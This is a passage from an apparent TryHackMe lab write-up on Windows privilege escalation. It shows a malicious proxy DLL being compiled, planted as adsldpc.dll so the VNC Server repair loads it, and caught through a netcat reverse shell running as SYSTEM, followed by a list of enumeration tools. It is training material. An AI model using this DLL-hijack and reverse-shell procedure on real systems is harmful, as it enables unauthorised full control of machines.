System32\adsldpc.dll' > proxy.def
root@ip-10-10-59-119:~/share# x86_64-w64-mingw32-gcc -m64 -c -Os proxy.c -Wall -shared -masm=intel
root@ip-10-10-59-119:~/share# x86_64-w64-mingw32-gcc -shared -m64 -def proxy.def proxy.o -o proxy.dll
root@ip-10-10-59-119:~/share# nc -vlp 4448
Listening on [0.0.0.0] (family 0, port 4448)
```


In the working terminal, run the `get_exports.py` script using the `python3` command (red) with the listed flags and argument referencing our borrowed .dll (blue) and notice that it outputs this into the `proxy.def` file we need (yellow). The next long ugly command (orange) compiles our `proxy.c` file into `proxy.o`, which is then referenced in the next compilation command as it uses `proxy.def` and `proxy.o` to create `proxy.dll` in the SMB server. Finally, generate a netcat listener on the port specified in the payload; here, we use `4448` (green).




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>copy C:\Windows\System32\adsldpc.dll \\10.10.59.119\public
        1 file(s) copied.

C:\Users\thm-unpriv>copy \\10.10.59.119\public\proxy.dll C:\Users\thm-unpriv
        1 file(s) copied.

C:\Users\thm-unpriv>move proxy.dll C:\Users\thm-unpriv\AppData\Local\Temp\adsldpc.dll
        1 file(s) moved.
```




add





Apps & features

AWS Tools for Windows	926 MB	3/11/2021
aws-cfn-bootstrap	54.2 MB	3/11/2021
Microsoft Visual C++ 2015-2019 Redistributable...	22.1 MB	3/11/2021
VNC Server 6.8.0 6.8.0.45849	42.0 MB	5/5/2022



VNC Server 6.8.0 Setup

Change, repair, or remove installation


Select the operation you wish to perform.

Lets you change the way features are installed.

Repairs errors in the most recent installation by fixing missing and corrupt files, shortcuts, and registry entries.

Removes VNC Server 6.8.0 from your computer.

Finally, using the SMB still left open, `copy` the `proxy.dll` file back to the Windows machine (red), and then `move` the malicious .dll into the shown file path, renaming it `adsldpc.dll` as you do (blue). Click the Start button (yellow) and type “add” (orange). This should suggest Add or Remove Programs as the best match (purple). Select it, scroll down the list of apps, and click VNC Server 6.8.0 and choose Modify (green). Click the Next button (not shown), then finally, run the repair function (pink).



```
root@ip-10-10-53-97:~/share# nc -lvp 4448
Listening on [0.0.0.0] (family 0, port 4448)
Connection from ip-10-10-166-184.eu-west-1.compute.internal 49941 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir C:\Users\Administrator\Desktop
dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

05/05/2022  07:23 AM    <DIR>          .
05/05/2022  07:23 AM    <DIR>          ..
05/05/2022  07:23 AM                21 flag.txt
05/05/2022  07:20 AM               962 Procmon64.lnk
               2 File(s)            983 bytes
               2 Dir(s)  14,952,054,784 bytes free

C:\Windows\system32>type c:\Users\Administrator\Desktop\flag.txt
```

And the last verse, same as the first. Not even going to bother making this one pretty, because by now if you've caught the shell, you don't need help from there. Snag the flag and finish the task.

Task 8 - Tools of the Trade

This task wraps up the box and introduces various privesc enumeration tools that are useful for the future. This is not an exhaustive list of tools. This just serves to inform you these tools exist to utilize for the future.

WinPEAS - used to enumerate windows privilege escalation paths

See here to download winPEAS

PrivescCheck

PrivescCheck is a PowerShell script that searches common privilege escalation on the target system. It can be downloaded here.

WES-NG: Windows Exploit Suggester - Next Generation

WES-NG is a python script that is an alternative to WinPEAS . A common complaint about WinPEAS is the fact that it easily gets picked up by anti-virus software. WES on the other is a python script installed on your attack machine that has a database full of privilege escalation vulnerabilities .

Note: the tool itself used does not always matter. Do not heavily rely on one tool. Many pentesters will use a variety of tools to cover all their bases. One tool will pick up on something another tool won't pick up on . You can always pick up on new tools easily. New tools come and go. The foundations and concepts always stay the same. Spend some time understanding the concepts and foundations properly and you will be able to pick up tools easily and use them effectively. It's not always about the tool, sometimes it's about your methodology as well.

Metasploit

Metasploit - a useful tool to find a variety of vulnerabilities on a machine using various vectors including privilege escalation. This tool is used by many pentesters for their jobs. Many pentesting and security related tasks will require a working knowledge of Metasploit to achieve tasks. Do not limit yourself to finding vulnerabilities with just metasploit. Other similar tools include nessus burp suite and much more.

No answer needed

Task 9 - Conclusion

This task just wraps up the task and links various resources on privilege escalation

No answer needed

Thank you to TryHackMe for providing this room.